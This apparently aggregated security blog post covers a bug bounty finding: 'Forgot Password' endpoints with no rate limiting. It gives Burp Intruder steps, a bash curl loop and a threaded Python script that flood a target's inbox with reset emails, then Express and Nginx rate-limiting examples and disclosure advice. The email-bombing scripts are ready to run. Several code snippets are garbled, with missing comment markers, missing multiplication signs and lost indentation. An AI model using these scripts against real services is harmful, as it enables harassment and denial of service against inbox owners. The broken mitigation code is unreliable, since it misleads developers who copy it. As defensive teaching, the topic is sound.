Listen to this Post

Introduction:
In the relentless pursuit of application security, developers and security researchers often fortify login portals and payment gateways, yet overlook auxiliary functions that can be weaponized. A recent bug bounty disclosure highlights a classic but devastating oversight: the absence of rate limiting on “Forgot Password” functionality. This vulnerability transforms a standard recovery feature into a tool for email bombing, user harassment, and potential denial-of-service attacks, proving that attack surfaces exist in the most unexpected places.
Learning Objectives:
- Understand the technical mechanism and impact of Missing Rate Limiting on authentication endpoints.
- Learn to identify, exploit, and responsibly disclose this vulnerability using tools like Burp Suite.
- Implement robust mitigation strategies, including server-side controls and monitoring, to secure password reset flows.
You Should Know:
- Anatomy of a Rate-Limit Bypass: From Recon to Exploitation
The core of this vulnerability lies in an API or web endpoint that processes password reset requests without checking the frequency or origin of those requests. An attacker can repeatedly submit requests for the same email address, triggering a flood of reset emails to the target’s inbox.
Step-by-step guide:
Step 1: Reconnaissance. Identify the target endpoint, typically /api/v1/forgot-password, /reset, or similar, via application mapping or inspecting browser developer tools during network requests.
Step 2: Request Capture. Use an intercepting proxy like Burp Suite. Navigate to the Forgot Password page, enter a known valid email (often your own in a controlled test), and capture the HTTP POST request.
Step 3: Payload and Attack Setup. Send the captured request to Burp Intruder. In the `Intruder` tab, set the attack type to “Sniper” or “Battering ram.” Position the payload marker on the target email parameter.
Step 4: Automated Exploitation. In the `Payloads` tab, add the target email address as a simple list payload. Configure the “Resource Pool” to set a high number of threads (e.g., 20-30) to send requests rapidly. Start the attack.
Step 5: Verification. Monitor the attack progress in Burp. A successful exploitation will show a series of HTTP 200 OK or 202 Accepted responses. Corroborate this by checking the target email inbox for a barrage of identical password reset emails.
2. The Attacker’s Toolkit: Automating the Assault
While Burp Suite Professional is the industry standard, this attack can be replicated with open-source or scriptable tools, lowering the barrier to entry for malicious actors.
Step-by-step guide with cURL (Linux/macOS Command Line):
This demonstrates how simple the attack can be.
 Basic loop to send 100 reset requests
for i in {1..100}; do
curl -X POST 'https://target.com/api/forgot-password' \
-H 'Content-Type: application/json' \
--data-raw '{"email":"[email protected]"}'
echo "Request $i sent"
sleep 0.1  Minimal delay, often unnecessary if no rate limit
done
Step-by-step guide with Python Script:
For more control and evasion techniques.
import requests
import threading

target_url = "https://target.com/api/forgot-password"
target_email = "[email protected]"
headers = {'Content-Type': 'application/json'}
data = {'email': target_email}

def bomb_request():
try:
r = requests.post(target_url, json=data, headers=headers)
print(f"Status: {r.status_code}")
except Exception as e:
print(f"Error: {e}")

threads = []
for i in range(150):  Number of requests
t = threading.Thread(target=bomb_request)
threads.append(t)
t.start()

for t in threads:
t.join()
- Beyond Inbox Spam: The Ripple Effect of the Vulnerability
The impact transcends mere nuisance. This flaw can be leveraged for more sophisticated attacks: Targeted Denial-of-Service (DoS): Flooding a corporate email gateway with thousands of reset requests for multiple employee accounts can degrade or disrupt internal email services. Social Engineering & Account Takeover (ATO): A flood of reset emails could bury a legitimate password reset email initiated by the user or an attacker attempting a simultaneous account takeover, creating confusion. Reputational Damage: Users perceive the platform as insecure or spammy, leading to loss of trust and churn.
4. Defensive Coding 101: Implementing Ironclad Rate Limiting
Mitigation must be implemented server-side. Relying on client-side JavaScript is insufficient.
Step-by-step guide for Node.js (Express + express-rate-limit):
const rateLimit = require('express-rate-limit');

// Define a strict limiter for the password reset path
const resetPasswordLimiter = rateLimit({
windowMs: 15  60  1000, // 15 minutes
max: 3, // Limit each IP to 3 requests per windowMs
message: 'Too many password reset attempts, please try again later.',
standardHeaders: true, // Return rate limit info in the `RateLimit-` headers
legacyHeaders: false, // Disable the `X-RateLimit-` headers
});

// Apply to your reset route
app.use('/api/forgot-password', resetPasswordLimiter);
Step-by-step guide for Nginx (Web Server Level):
Add this to your site configuration within the `server` or `location` block for the API.
location /api/forgot-password {
limit_req zone=auth burst=5 nodelay;
limit_req_status 429;
 Your proxy_pass or fastcgi_pass directives here
}

Define the rate limit zone in the http context
http {
limit_req_zone $binary_remote_addr zone=auth:10m rate=3r/m;  3 requests per minute, per IP
}
5. Layered Defense: Complementary Security Controls
Rate limiting is the cornerstone, but a defense-in-depth strategy is crucial.
CAPTCHA Integration: Implement a robust CAPTCHA (like Google reCAPTCHA v3) before processing the reset request. This adds a significant barrier to automation.
Progressive Delays: After the first few attempts, introduce an exponentially increasing delay before sending the next email (e.g., 1 min, 5 min, 15 min). This hampers automated tools without locking out legitimate users permanently.
User-Based Throttling: Track attempts per email address in your database, not just IP. This prevents an attacker from rotating IPs to target a single user.
Security Monitoring & Alerting: Log all reset attempts. Set up SIEM or monitoring alerts for abnormal patterns, such as >10 reset attempts for a single email address in 60 seconds.
6. The Ethical Hacker’s Protocol: Responsible Disclosure
Finding this vulnerability obligates you to a responsible process.
1. Document Everything: Record all steps with screenshots, video, and timestamps.
2. Cease Testing: Once proven, immediately stop your testing to avoid causing harm.
3. Craft the Report: Detail the vulnerability, impact, steps to reproduce (without excessive exploit code), and suggested fixes. Use the platform’s designated security channel.
4. Practice Patience: Allow the organization a reasonable timeframe (typically 90 days) to remediate before considering public disclosure.
What Undercode Say:
- The “Forgot Password” endpoint is a primary attack vector, not a secondary feature. Its security must be on par with the main login. Neglecting it is a critical architectural and security oversight.
- Automated exploitation is trivial, making this a low-hanging fruit for both ethical hackers and malicious bots. The simplicity of the attack, demonstrated with basic command-line tools, means it can be scaled effortlessly, posing a significant threat to any unprotected platform.
Analysis: This case study is a potent reminder that security is holistic. The vulnerability’s simplicity contrasts sharply with its severe operational and reputational consequences. It underscores a common failure in the Secure Development Lifecycle (SDLC): security controls are often bolted onto “core” features while utility functions are developed with only usability in mind. In the age of APIs and microservices, every endpoint that interacts with user data or triggers an action must be subjected to the same rigorous threat modeling. This bug bounty win wasn’t for a complex, chain-based remote code execution; it was for enforcing a fundamental, well-documented control. The lesson is clear: foundational security hygiene remains the most critical battlefront.
Prediction:
The automation of such vulnerabilities will only accelerate. We will see a rise in “low-and-slow” distributed attacks against authentication endpoints, leveraging botnets and distributed IP pools to bypass basic IP-based rate limiting, forcing a shift towards more sophisticated, behavior-based, and machine-learning-augmented defense systems. Furthermore, as regulatory frameworks like GDPR and CCPA emphasize data integrity and user rights, systemic harassment via platform features like un-throttled email notifications could lead to significant compliance penalties and legal liabilities, elevating this from a technical bug to a core business risk.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Sahaj Gautam – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


